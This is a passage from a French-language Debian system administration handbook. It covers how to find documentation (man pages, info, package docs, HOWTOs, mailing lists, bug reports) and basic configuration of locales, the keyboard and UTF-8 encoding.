B.A.-BA Interpréteur de commandes	<p>Un interpréteur de commandes — souvent désigné par shell en anglais — est un programme qui exécute les commandes saisies par l'utilisateur ou stockées dans un script. En mode interactif, il affiche une invite (finissant généralement par \$ pour un utilisateur normal, ou par # pour l'administrateur) indiquant qu'il est prêt à lire une nouvelle commande. L'annexe B, « Petit cours de rattrapage » page 493 décrit les bases de l'utilisation de l'interpréteur de commandes.</p> <p>L'interpréteur de commandes le plus usité est probablement bash (<i>Bourne Again SHell</i>) mais d'autres existent : dash, csh, tcsh, zsh, etc.</p> <p>La plupart des shells offrent en outre des fonctionnalités d'assistance à la saisie, comme la complétion des noms de commandes ou de fichiers (qu'on active généralement par des tabulations successives), ou encore la gestion d'un historique des commandes déjà exécutées.</p>
---	--

ASTUCE whatis	<p>Si vous ne voulez pas consulter la page de manuel complète mais obtenir uniquement une description courte de la commande pour confirmer qu'il s'agit bien de celle que vous cherchez, tapez simplement <code>whatis</code> commande.</p> <pre>\$ whatis scp scp (1) - secure copy (remote file copy program)</pre> <p>Cette description courte — présente dans toutes les pages de manuel — se retrouve dans la section <i>NAME</i> (ou <i>NOM</i>) qui les débute toutes.</p>
-------------------------	--

Évidemment, si vous ne connaissez pas les noms des commandes, le manuel ne vous sera pas d'un grand secours. C'est l'objet de la commande `apropos`, qui permet de mener une recherche dans les pages de manuel, ou plus précisément dans leurs descriptions courtes : chaque page de manuel commence en effet par un résumé en une ligne des fonctions documentées plus en détail par la suite. `apropos` renvoie donc une liste des pages de manuel dont la description mentionne le ou les mots-clés demandés. En choisissant bien ceux-ci, on trouvera le nom de la commande recherchée.

Ex. 7.1 Retrouver cp avec apropos

```
$ apropos "copy file"
cp (1)                  - copy files and directories
cpio (1)                - copy files to and from archives
gvfs-copy (1)            - Copy files
gvfs-move (1)            - Copy files
hcopy (1)                - copy files from or to an HFS volume
install (1)              - copy files and set attributes
ntfscp (8)               - copy file to an NTFS volume.
```

ASTUCE

Naviguer de proche en proche

Beaucoup de pages de manuel disposent d'un paragraphe *SEE ALSO* ou *VOIR AUSSI*, généralement à la fin. Il renvoie vers d'autres pages de manuel portant sur des notions ou commandes proches de celle en cours d'examen, ou vers des documentations externes. Il est ainsi possible de retrouver la documentation pertinente même quand le premier choix n'est pas optimal.

La commande `man` n'est plus le seul moyen de consulter les pages de manuel, car les programmes `konqueror` (sous KDE) et `yelp` (sous GNOME) offrent également cette possibilité. On trouve encore une interface web, fournie par le paquet `man2html` : les pages de manuel sont alors consultables à l'aide d'un navigateur. Sur l'ordinateur contenant le paquet, utilisez cette URL :

► <http://localhost/cgi-bin/man/man2html>

Cet utilitaire a donc besoin d'un serveur web. C'est pourquoi vous choisirez d'installer ce paquet sur l'un de vos serveurs : tous les utilisateurs du réseau local bénéficieront du service (y compris les postes non Linux) et vous éviterez de devoir mettre en place un serveur HTTP sur chaque poste. Par ailleurs, si votre serveur est accessible depuis l'extérieur, il peut être souhaitable de restreindre l'accès à ce service aux seuls utilisateurs du réseau local.

CHARTE DEBIAN

Pages de manuel obligatoires

Debian impose à chaque programme d'être accompagné d'une page de manuel. Si l'auteur amont ne la fournit pas, le développeur Debian rédige en général une page minimaliste qui renverra au moins le lecteur à l'emplacement de la documentation originale.

7.1.2. Documentation au format *info*

Le projet GNU a rédigé les manuels de la plupart de ses programmes au format *info* ; c'est pourquoi de nombreuses pages de manuel renvoient vers la documentation *info* correspondante. Ce format offre quelques avantages mais le programme qui permet de consulter ces documentations est également un peu plus complexe. Il est recommandé d'utiliser `pinfo` à la place (dans le paquet `pinfo`).

La documentation *info* a une structure hiérarchique et *pinfo* invoqué sans paramètres affichera la liste des nœuds disponibles au premier niveau. Habituellement, un nœud porte le nom de la commande correspondante.

Dans *pinfo*, la navigation entre les nœuds se fait simplement avec les touches flèches. Alternative, vous pouvez aussi employer un navigateur graphique, beaucoup plus convivial. À nouveau, *konqueror* et *yelp* conviennent ; le paquet *info2www* fournit également une interface web.

→ <http://localhost/cgi-bin/info2www>

On notera que le système *info* ne permet pas de traduction, contrairement au système de pages *man*. Ses pages sont donc presque systématiquement en anglais. Cependant, lorsqu'on demande au programme *pinfo* d'afficher une page *info* inexistante, il se rabattra sur la page *man* du même nom, si celle-ci existe ; cette dernière pourra donc éventuellement exister en français.

7.1.3. La documentation spécifique

Chaque paquet intègre sa documentation spécifique : même les logiciels les moins bien documentés disposent en général au moins d'un fichier *README* (« lisez-moi ») contenant quelques informations intéressantes et/ou importantes. Cette documentation est installée dans le répertoire */usr/share/doc/paquet/* (où *paquet* représente le nom du paquet). Si elle est très volumineuse, elle peut ne pas être intégrée au paquet du programme mais constituer son propre paquet, alors intitulé *paquet-doc*. Le paquet du programme recommande en général le paquet de documentation pour le mettre en exergue.

Dans le répertoire */usr/share/doc/paquet/* se trouvent également quelques fichiers fournis par Debian qui complètent la documentation du point de vue des particularités ou améliorations du paquet par rapport à une installation traditionnelle du logiciel. Le fichier *README.Debian* signale ainsi toutes les adaptations effectuées pour être en conformité avec la charte Debian. Le fichier *changelog.Debian.gz* permet quant à lui de suivre les modifications apportées au paquet au fil du temps : il est très utile pour essayer de comprendre ce qui a changé entre deux versions installées et qui n'ont apparemment pas le même comportement. Enfin, on trouve parfois un fichier *NEWS.Debian.gz* documentant les changements majeurs du programme qui peuvent concerner directement l'administrateur.

7.1.4. Les sites web

Dans la majorité des cas, un logiciel libre dispose d'un site web pour le diffuser et fédérer la communauté de ses développeurs et utilisateurs. Ces sites regorgent souvent d'informations pertinentes sous différentes formes : les documentations officielles, les foires aux questions (FAQ), les archives des listes de diffusion relatives au logiciel, etc. Fréquemment, un problème rencontré aura déjà fait l'objet de nombreuses questions ; la FAQ ou les archives de l'une des listes de diffusion en abriteront alors la solution. Une bonne maîtrise d'un moteur de recherche s'avérera précieuse pour trouver rapidement les pages pertinentes (en restreignant éventuellement

la recherche au domaine ou sous-domaine Internet dédié au logiciel). Si le moteur renvoie trop de pages ou si les réponses ne correspondent pas à ce qui est attendu, l'ajout du mot-clé **debian** permet de restreindre les réponses en ciblant les informations concernant les utilisateurs de ce système.

ASTUCE

De l'erreur à la solution

Si le logiciel renvoie un message d'erreur très spécifique, saisissez-le dans un moteur de recherche (entre apostrophes doubles « " » pour ne pas rechercher les mots individuellement, mais l'expression complète) : dans la majorité des cas, les premiers liens renvoyés contiendront la réponse que vous cherchez.

Dans d'autres cas, on aura simplement une erreur très générique comme « Permission non accordée » ; il conviendra alors de vérifier les permissions des éléments en jeu (fichiers, identité des utilisateurs, groupes, etc.).

Si vous ne connaissez pas l'adresse du site web du logiciel, il y a différents moyens de l'obtenir. Vérifiez en premier lieu si un champ Homepage n'est pas présent dans les métainformations du paquet (`apt-cache show paquet`). Alternativement, la description du paquet peut contenir un pointeur sur le site web officiel du logiciel. Si aucune URL n'y est indiquée, il convient alors d'examiner `/usr/share/doc/paquet/copyright`. Le mainteneur Debian y mentionne en effet l'endroit où il a récupéré le code source du programme et il est probable qu'il s'agisse justement du site web en question. Si à ce stade votre recherche est toujours infructueuse, il faut consulter un annuaire de logiciels libres comme celui de la FSF ou Framasoft, ou encore directement effectuer une recherche sur un moteur comme Google ou Yahoo.

- ➔ https://directory.fsf.org/wiki/Main_Page
- ➔ <http://framasoft.org/>

Pensez également à consulter le wiki du projet Debian. Il s'agit d'un site collaboratif où même de simples visiteurs peuvent faire des suggestions depuis un navigateur. Il sert aussi bien aux développeurs pour spécifier des projets qu'aux utilisateurs pour partager leurs connaissances en rédigeant collaborativement des documents.

- ➔ <http://wiki.debian.org/>

7.1.5. Les tutoriels (*HOWTO*)

Un *howto* (« comment faire ») est une documentation décrivant concrètement, étape par étape, comment atteindre un but prédéfini. Les buts couverts sont relativement variés mais souvent techniques : mettre en place l'*IP Masquerading* (masquage d'IP), configurer le RAID logiciel, installer un serveur Samba, etc. Ces documents essaient souvent de couvrir l'ensemble des problématiques susceptibles de se produire dans la mise en œuvre d'une technologie donnée.

Ces tutoriels sont gérés par le *Linux Documentation Project* (projet de documentation Linux, LDP), dont le site web publie l'ensemble de ces documents :

- ➔ <http://www.tldp.org/>

Restez critique en lisant ces documents. Il arrive fréquemment qu'ils datent de plusieurs années ; leurs informations seront donc parfois obsolètes. Ce phénomène est encore plus répandu pour leurs traductions, puisque les mises à jour de ces dernières ne sont ni systématiques ni instantanées après la publication d'une nouvelle version du document original — cela fait partie des joies de travailler dans un environnement bénévole et sans contraintes...

7.2. Procédures types

Cette section vise à présenter quelques conseils génériques portant sur certaines opérations qu'un administrateur est souvent amené à effectuer. Ces procédures ne couvriront évidemment pas tous les cas de figure de manière exhaustive, mais pourront servir de points de départ pour les cas les plus ardus.

DÉCOUVERTE	
Documentation dans d'autres langues	<p>Il arrive fréquemment qu'une documentation traduite en français soit disponible dans un paquet séparé portant le nom du paquet correspondant suivi de <code>-fr</code> (code ISO officiel de la langue française).</p> <p>Ainsi, le paquet <code>apt-howto-fr</code> contient la traduction française du howto dédié à <i>APT</i>. De même, les paquets <code>quick-reference-fr</code> et <code>debian-reference-fr</code> sont les versions françaises des guides de référence Debian (initialement rédigés en anglais par Osamu Aoki).</p>

7.2.1. Configuration d'un logiciel

Face à un paquet inconnu que l'on souhaite configurer, il faut procéder par étapes. En premier lieu, il convient de lire ce que le responsable du paquet peut avoir d'intéressant à signaler. La lecture de `/usr/share/doc/paquet/README.Debian` permet en effet de découvrir les aménagements spécifiques prévus pour faciliter l'emploi du logiciel concerné. C'est parfois indispensable pour comprendre des différences avec le comportement original du logiciel, tel qu'il est décrit dans des documentations généralistes comme les howto. Parfois, ce fichier détaille aussi les erreurs les plus courantes afin de vous éviter de perdre du temps sur des problèmes classiques.

Ensuite, il faut consulter la documentation officielle du logiciel — référez-vous à la section 7.1, « [Les sources de documentation](#) » page 150 pour identifier les différentes sources de documentation. La commande `dpkg -L paquet` donne la liste des fichiers inclus dans le paquet ; on pourra ainsi repérer rapidement les documentations disponibles (ainsi que les fichiers de configuration, situés dans `/etc/`). `dpkg -s paquet` produit les métadonnées du paquet et donne les éventuels paquets recommandés ou suggérés : on pourra y trouver de la documentation ou un utilitaire facilitant la configuration du logiciel.

Enfin, les fichiers de configuration sont souvent autodocumentés par de nombreux commentaires explicatifs détaillant les différentes valeurs possibles de chaque paramètre — à tel point qu'il suffit parfois de choisir la ligne à activer parmi celles proposées. Dans certains cas, des exemples de fichiers de configuration sont fournis dans le répertoire `/usr/share/`

`doc/paquet/examples/`. Ils pourront alors servir de base à votre propre fichier de configuration.

CHARTE DEBIAN

Emplacement des exemples

Tout exemple doit être installé dans le répertoire `/usr/share/doc/paquet/examples/`. Il peut s'agir d'un fichier de configuration, d'un code source de programme (exemple d'emploi d'une bibliothèque), ou d'un script de conversion de données que l'administrateur pourrait employer dans certains cas (comme pour initialiser une base de données). Si l'exemple est spécifique à une architecture, il convient de l'installer dans `/usr/lib/paquet/examples/` et de créer un lien pointant sur lui dans le répertoire `/usr/share/doc/paquet/examples/`.

7.2.2. Surveiller l'activité des démons

Un démon complique un peu la compréhension des situations, puisqu'il n'interagit pas directement avec l'administrateur. Pour vérifier son fonctionnement, il est donc nécessaire de le tester, par exemple avec une requête HTTP pour le démon Apache (un serveur web).

Pour permettre ces vérifications, chaque démon garde généralement des traces de tout ce qu'il a fait ainsi que des erreurs qu'il a rencontrées — on les appelle logs (journaux de bord du système). Les logs sont stockés dans `/var/log/` ou l'un de ses sous-répertoires. Pour connaître le nom précis du fichier de log de chaque démon, on se référera à la documentation. Attention, un seul test ne suffit pas toujours s'il ne couvre pas la totalité des cas d'utilisation possibles : certains problèmes ne se manifestent que dans certaines circonstances particulières.

B.A.-BA

Démon

Un démon (*daemon*) est un programme non invoqué explicitement par l'utilisateur et qui reste en arrière-plan, attendant la réalisation d'une condition avant d'effectuer une tâche. Beaucoup de logiciels serveurs sont des démons — terme qui explique la lettre « *d* » souvent présente à la fin de leur nom (`sshd`, `smtpd`, `httpd`, etc.).

OUTIL

Le démon rsyslogd

`rsyslogd` est particulier : il collecte les traces (messages internes au système) qui lui sont envoyées par les autres programmes. Chaque trace est associée à un sous-système (courrier électronique, noyau, authentification, etc.) et à une priorité, deux informations que `rsyslogd` consulte pour décider de son traitement : la trace peut être consignée dans divers fichiers de logs et/ou envoyée sur une console d'administration. Le détail des traitements effectués est défini par le fichier de configuration `/etc/rsyslog.conf` (documenté dans la page de manuel éponyme).

Certaines fonctions C, spécialisées dans l'envoi de traces, facilitent l'emploi du démon `rsyslogd`. Certains démons gèrent toutefois eux-mêmes leurs fichiers de logs (c'est par exemple le cas de `samba`, le serveur implémentant les partages Windows sur Linux).

Notons que lorsque `systemd` est utilisé, les logs sont en réalité collectés par `systemd` avant d'être transmis à `rsyslogd`. Ils sont donc disponibles dans le journal de `systemd`, et peuvent être consultés avec `journalctl` (voir section 9.1.1, « [Le système d'initialisation systemd](#) » page 204 pour plus de détails).

Toute démarche préventive commence par une consultation régulière des logs des serveurs les plus importants. Vous pourrez ainsi diagnostiquer les problèmes avant même qu'ils ne soient signalés par des utilisateurs mécontents. En effet, ceux-ci attendent parfois qu'un problème se répète à de multiples reprises sur plusieurs jours pour en faire part. On pourra faire appel à un utilitaire spécifique pour analyser le contenu des fichiers de logs les plus volumineux. On trouve de tels utilitaires pour les serveurs web (citons `analog`, `awstats`, `wealyzer` pour Apache), pour les serveurs FTP, pour les serveurs *proxy/cache*, pour les pare-feu, pour les serveurs de courrier électronique, pour les serveurs DNS et même pour les serveurs d'impression. Certains de ces utilitaires fonctionnent de manière modulaire et permettent d'analyser plusieurs types de fichiers de logs. C'est le cas de `lire`. D'autres outils, comme `logcheck` (logiciel abordé dans le chapitre 14, « Sécurité » page 416), permettent de scruter ces fichiers à la recherche d'alertes à traiter.

7.2.3. Demander de l'aide sur une liste de diffusion

Si vos diverses recherches ne vous ont pas permis de venir à bout d'un problème, il est possible de se faire aider par d'autres personnes, peut-être plus expérimentées. C'est tout l'intérêt de la liste de diffusion debian-user-french@lists.debian.org. Comme toute communauté, elle a ses règles qu'il convient de respecter. La première est de vérifier que le problème qui vous concerne n'apparaît pas dans sa foire aux questions. Il faut également le rechercher dans les archives récentes de la liste avant de poser sa question.

- ⇒ <http://wiki.debian.org/DebFrFrenchLists>
- ⇒ <http://lists.debian.org/debian-user-french/>

ASTUCE

Lire une liste sur le Web

Pour des listes de diffusion à haut volume comme debian-user-french@lists.debian.org (*duf* pour les intimes), il peut être intéressant de les parcourir comme un forum de discussion (*newsgroup*). Gmane.org permet justement la consultation des listes Debian sous ce format. La liste francophone précitée est ainsi disponible à l'adresse suivante :

- ⇒ <http://dir.gmane.org/gmane.linux.debian.user.french>

B.A.-BA

La Netiquette s'applique

D'une manière générale, pour toutes les correspondances électroniques sur des listes de diffusion, il convient de respecter les règles de la Netiquette. On regroupe sous ce terme un ensemble de règles de bon sens, allant de la politesse aux erreurs à ne pas commettre.

- ⇒ <http://www.ccr.jussieu.fr/dsi/doc/divers/Netiquette.htm>

De plus, tous les canaux de communication gérés par le projet Debian sont régis par le code de conduite de Debian :

- ⇒ https://www.debian.org/code_of_conduct

Ces deux conditions remplies, vous pouvez envisager de décrire votre problème sur la liste de diffusion. Incluez le maximum d'informations pertinentes : les différents essais effectués, les documentations consultées, comment vous avez diagnostiqué le problème, les paquets concernés

ou susceptibles d'être en cause. Consultez le système de suivi de bogues de Debian (BTS, ou *Bug Tracking System*, décrit dans l'encadré « **Système de suivi de bogues** » page 15) à la recherche d'un problème similaire et mentionnez le résultat de cette recherche en fournissant les liens vers les bogues trouvés. Rappelons que toute exploration du BTS débute à la page suivante :

► <http://www.debian.org/Bugs/index.fr.html>


Plus vous aurez été courtois et précis, plus grandes seront vos chances d'obtenir une réponse — ou du moins des éléments de réponse. Si vous recevez des informations intéressantes par courrier privé, pensez à faire une synthèse publique des réponses reçues afin que tout le monde puisse en profiter et que les archives de la liste, dûment explorées par divers moteurs de recherche, donnent directement la réponse à ceux qui se poseront la même question que vous.

7.2.4. Signaler un bogue en cas de problème incompréhensible

Si tous vos efforts pour résoudre un problème restent vains, il est possible que celui-ci ne relève pas de votre responsabilité et qu'il s'agisse en fait d'un bogue dans le programme récalcitrant. Dans ce cas, la procédure à adopter est de le signaler à Debian ou directement aux auteurs du logiciel. Pour cela, il convient d'isoler le mieux possible le problème et de créer une situation de test minimale qui permette de le reproduire. Si vous savez quel programme est la cause apparente du problème, il est possible de retrouver le paquet concerné à l'aide de la commande `dpkg -S fichier_en_cause`. La consultation du système de suivi de bogues (<https://bugs.debian.org/paquet>) permettra de vérifier que ce bogue n'a pas encore été répertorié. On pourra alors envoyer son propre rapport de bogue à l'aide de la commande `reportbug` — en incluant le maximum d'informations, en particulier la description complète du cas minimal de test qui permet de reproduire le bogue.

Les éléments du présent chapitre constituent un moyen de résoudre efficacement les embarras que les chapitres suivants pourraient susciter. Faites-y donc appel aussi souvent que nécessaire !





Mots-clés

-
- Configuration**
 - Francisation**
 - Locales**
 - Réseau**
 - Résolution de noms**
 - Utilisateurs**
 - Groupes**
 - Création de compte**
 - Interpréteur de commandes**
 - Shell**
 - Impression**
 - Chargeur de démarrage**
 - Compilation de noyau**
-

Configuration de base : réseau, comptes, impression...

8

Francisation du système 162	Configuration du réseau 166	Attribution et résolution de noms 173
Base de données des utilisateurs et des groupes 175	Création de compte 178	
Environnement des interpréteurs de commandes 179	Configuration de l'impression 181	
Configuration du chargeur d'amorçage 181	Autres configurations : synchronisation, logs, partages... 187	
	Compilation d'un noyau 194	Installation d'un noyau 199

Un ordinateur nouvellement installé par `debian-installer` se veut aussi fonctionnel que possible, mais de nombreux services restent à paramétrier. Par ailleurs, il est bon de savoir comment changer certains éléments de configuration définis lors de l'installation initiale.

Ce chapitre passe en revue tout qui relève de ce que l'on peut appeler la « configuration de base » : réseau, langue et « locales », utilisateurs et groupes, impression, points de montage, etc.

8.1. Francisation du système

Il est probable que l'ordinateur fonctionne déjà en français si l'installation a été menée dans cette langue. Mais il est bon de savoir ce que l'installateur a fait à ce sujet pour effectuer des modifications plus tard si le besoin s'en faisait sentir.

OUTIL
**La commande locale
pour afficher la
configuration courante**

La commande `locale` permet d'afficher un résumé de la configuration courante des différents paramétrages de la locale (format des dates, des nombres, etc.), présenté sous la forme d'un ensemble de variables d'environnement standards et dédiées à la modification dynamique de ces réglages.

8.1.1. Définir la langue par défaut

Une *locale* correspond à un jeu de paramètres régionaux. Ceci inclut non seulement la langue des textes, mais aussi le format de présentation des nombres, des dates et des heures, des sommes monétaires ainsi que le mode de comparaison alphabétique (afin de tenir compte des caractères accentués). Bien que chacun de ces paramètres puisse être spécifié indépendamment des autres, on utilisera généralement une locale, qui est un ensemble cohérent de valeurs pour ces paramètres, correspondant à une « région » au sens large. Ces locales sont la plupart du temps décrites sous la forme *code-langue_CODE-PAYS* avec parfois un suffixe pour spécifier le jeu de caractères et l'encodage à utiliser. Ceci permet de prendre en compte les différences idiomaticques ou typographiques entre différentes régions de langue commune.

Le paquet *locales* rassemble les éléments nécessaires au bon fonctionnement des « localisations » des différentes applications. Lors de son installation, ce paquet pose quelques questions afin de choisir les langues prises en charge. Il est à tout moment possible de revenir sur ces choix en exécutant `dpkg-reconfigure locales`.

On demande d'abord de choisir toutes les « locales » à prendre en charge. La sélection de toutes les locales françaises (c'est-à-dire celles débutant par « fr_FR ») est un choix raisonnable. N'hésitez pas à sélectionner d'autres locales si la machine héberge des utilisateurs étrangers. Cette liste des locales connues du système est stockée dans le fichier `/etc/locale.gen`. Il est possible d'intervenir sur ce fichier à la main, mais il faut penser à exécuter `locale-gen` après chaque modification ; cela génère les fichiers nécessaires au bon fonctionnement des locales éventuellement ajoutées, tout en supprimant les fichiers obsolètes.

La seconde question, intitulée « Jeu de paramètres régionaux par défaut », requiert une locale par défaut. Le choix recommandé en France est « fr_FR.UTF-8 ». Les Belges francophones préféreront « fr_BE.UTF-8 », les Luxembourgeois « fr_LU.UTF-8 », les Suisses « fr_CH.UTF-8 » et les Canadiens « fr_CA.UTF-8 ». Le fichier `/etc/default/locale` est alors modifié pour renseigner la locale par défaut dans la variable d'environnement `LANG`.

Jeux de caractères

À chaque locale sont normalement associés un « jeu de caractères » (ensemble des caractères possibles) et un « encodage » (manière de représenter les caractères pour l'ordinateur) de prédilection.

Les encodages les plus populaires pour les langues à alphabet latin utilisaient un octet par caractère et étaient de ce fait limités à 256 caractères. Comme cette limitation à 256 caractères ne permettait pas de couvrir toutes les langues en usage en Europe, plusieurs encodages indépendants étaient requis, ce qui a mené à une multitude de jeux de caractères, notamment la série des *ISO-8859-1* (connu comme « Latin 1 ») à *ISO-8859-15* (« Latin 9 »).

Pour travailler avec des langues étrangères, il fallait donc régulièrement jongler avec différents encodages et jeux de caractères. De surcroît, la rédaction de documents multilingues posait parfois des problèmes quasi insurmontables. Unicode (super catalogue de presque tous les systèmes d'écriture des langues du monde) fut créé pour contourner ce problème. Son encodage particulier UTF-8 conserve tous les 128 symboles ASCII (codés sur 7 bits) mais traite différemment les autres caractères. Ces derniers sont précédés par une séquence de bits d'« échappement » plus ou moins longue. Cela permet de représenter tous les caractères Unicode sur un ou plusieurs octets, selon le besoin. L'usage d'UTF-8 s'est largement répandu, aidé par le fait que c'est l'encodage par défaut utilisé dans les documents XML.

Il s'agit de l'encodage généralement recommandé et de la valeur par défaut sur les systèmes Debian.

/etc/environment et /etc/default/locale

Le fichier `/etc/environment` sert aux programmes `login`, `gdm`, ou encore `ssh` pour créer leurs variables d'environnement.

Ces applications n'effectuent pas cela directement, mais via un module PAM (`pam_env.so`). PAM (*Pluggable Authentication Module*, ou module d'authentification connectable) est une bibliothèque modulaire centralisant les mécanismes d'authentification, d'initialisation de sessions et de gestion des mots de passe. Voir section 11.7.3.2, « [Configuration de PAM](#) » page 319 pour un exemple de configuration de PAM.

`/etc/default/locale` fonctionne de la même manière, mais ne contient que la variable d'environnement `LANG`, de sorte que certains utilisateurs de PAM puissent hériter d'un environnement sans localisation. Il est en effet déconseillé que les programmes serveurs utilisent des paramètres régionaux, alors que les programmes qui ouvrent des sessions pour l'utilisateur sont au contraire tout indiqués pour utiliser des paramètres régionaux implicites.

8.1.2. Configurer le clavier

Bien que la disposition du clavier soit gérée différemment entre la console texte et le mode graphique, Debian fournit une interface de configuration unique qui fonctionne pour les deux modes : cette interface est basée sur Debconf et fournie par le paquet `keyboard-configuration`. Ainsi, la commande `dpkg-reconfigure keyboard-configuration` peut être utilisée à tout instant pour reconfigurer la disposition de clavier.

Les questions portent dans l'ordre sur l'apparence du clavier physique (un clavier de PC standard en France sera « PC générique 105 touches (intl) »), puis sur la disposition à choisir (on choisira généralement « France » sauf cas particuliers), puis sur la position de la touche AltGr. Vient enfin une question sur la position à utiliser pour la « touche Compose », qui permet de saisir des caractères spéciaux en combinant des caractères simples. Taper successivement Compose ' e produira ainsi un e accent aigu (« é »). Toutes ces combinaisons sont décrites dans le fichier `/usr/share/X11/locale/en_US.UTF-8/Compose` (ou un autre fichier, déterminé en fonction de la locale en cours par la table de correspondance décrite par `/usr/share/X11/locale/compose.dir`).

Il est à noter que la configuration du clavier pour le mode graphique décrite ici n'influe que sur la disposition par défaut ; les environnements de bureau GNOME et KDE, entre autres, fournissent un panneau de configuration Clavier dans leurs préférences, permettant à chaque utilisateur d'avoir sa propre disposition. Quelques options supplémentaires concernant le comportement de certaines touches particulières sont également disponibles dans ces panneaux de configuration.

8.1.3. Migration vers UTF-8

La généralisation de l'encodage UTF-8 a constitué une solution longtemps attendue à de nombreux problèmes d'interopérabilité, puisqu'elle facilite les échanges internationaux et lève les limites arbitraires sur les caractères que l'on peut utiliser dans un document. L'inconvénient est qu'il a fallu passer par une phase de conversion un peu rebutante, d'autant qu'elle n'aurait pu être totalement transparente que si elle avait été synchronisée dans le monde entier et que deux opérations de conversion étaient en réalité à prévoir : l'une sur le contenu des fichiers, l'autre sur leur nom. Fort heureusement, le plus gros de cette migration est passé et nous la citons principalement pour référence.

CULTURE

Mojibake et erreurs d'interprétation

Lorsqu'un texte est transmis (ou stocké) sans information d'encodage, il n'est pas toujours possible de savoir avec certitude quelle convention utiliser à la réception (ou à la lecture) de ce qui reste un ensemble d'octets. On peut généralement se faire une idée en effectuant des statistiques sur la répartition des valeurs présentes dans le texte, mais cela ne donnera pas une réponse certaine. Lorsque le système d'encodage choisi pour la lecture diffère de celui utilisé à l'écriture, les octets sont mal interprétés et on obtient au mieux des erreurs sur certains caractères, au pire quelque chose d'illisible.

Ainsi, si un texte français apparaît normal à l'exception des lettres accentuées et de certains symboles, qui semblent remplacés par des séquences du type « Â© », « Â° » ou « Â§ », il s'agit vraisemblablement d'un texte encodé en UTF-8 mais interprété comme ISO-8859-1 ou ISO-8859-15. C'est le signe d'une installation locale non encore migrée vers UTF-8. Si en revanche vous voyez apparaître des points d'interrogation à la place des lettres accentuées, voire que ces points d'interrogation semblent remplacer également un caractère qui aurait dû suivre cette lettre accentuée, il est probable que votre installation soit déjà configurée en UTF-8 et que l'on vous ait envoyé un document encodé en ISO-8859-*.

Voilà pour les cas « simples ». Ces cas n'apparaissent que pour les cultures occidentales, parce qu'Unicode (et UTF-8) a été conçu pour maximiser les points communs

avec les encodages historiques pour les langues occidentales à base d'alphabet latin, ce qui permet de reconnaître en partie le texte même s'il manque des caractères.

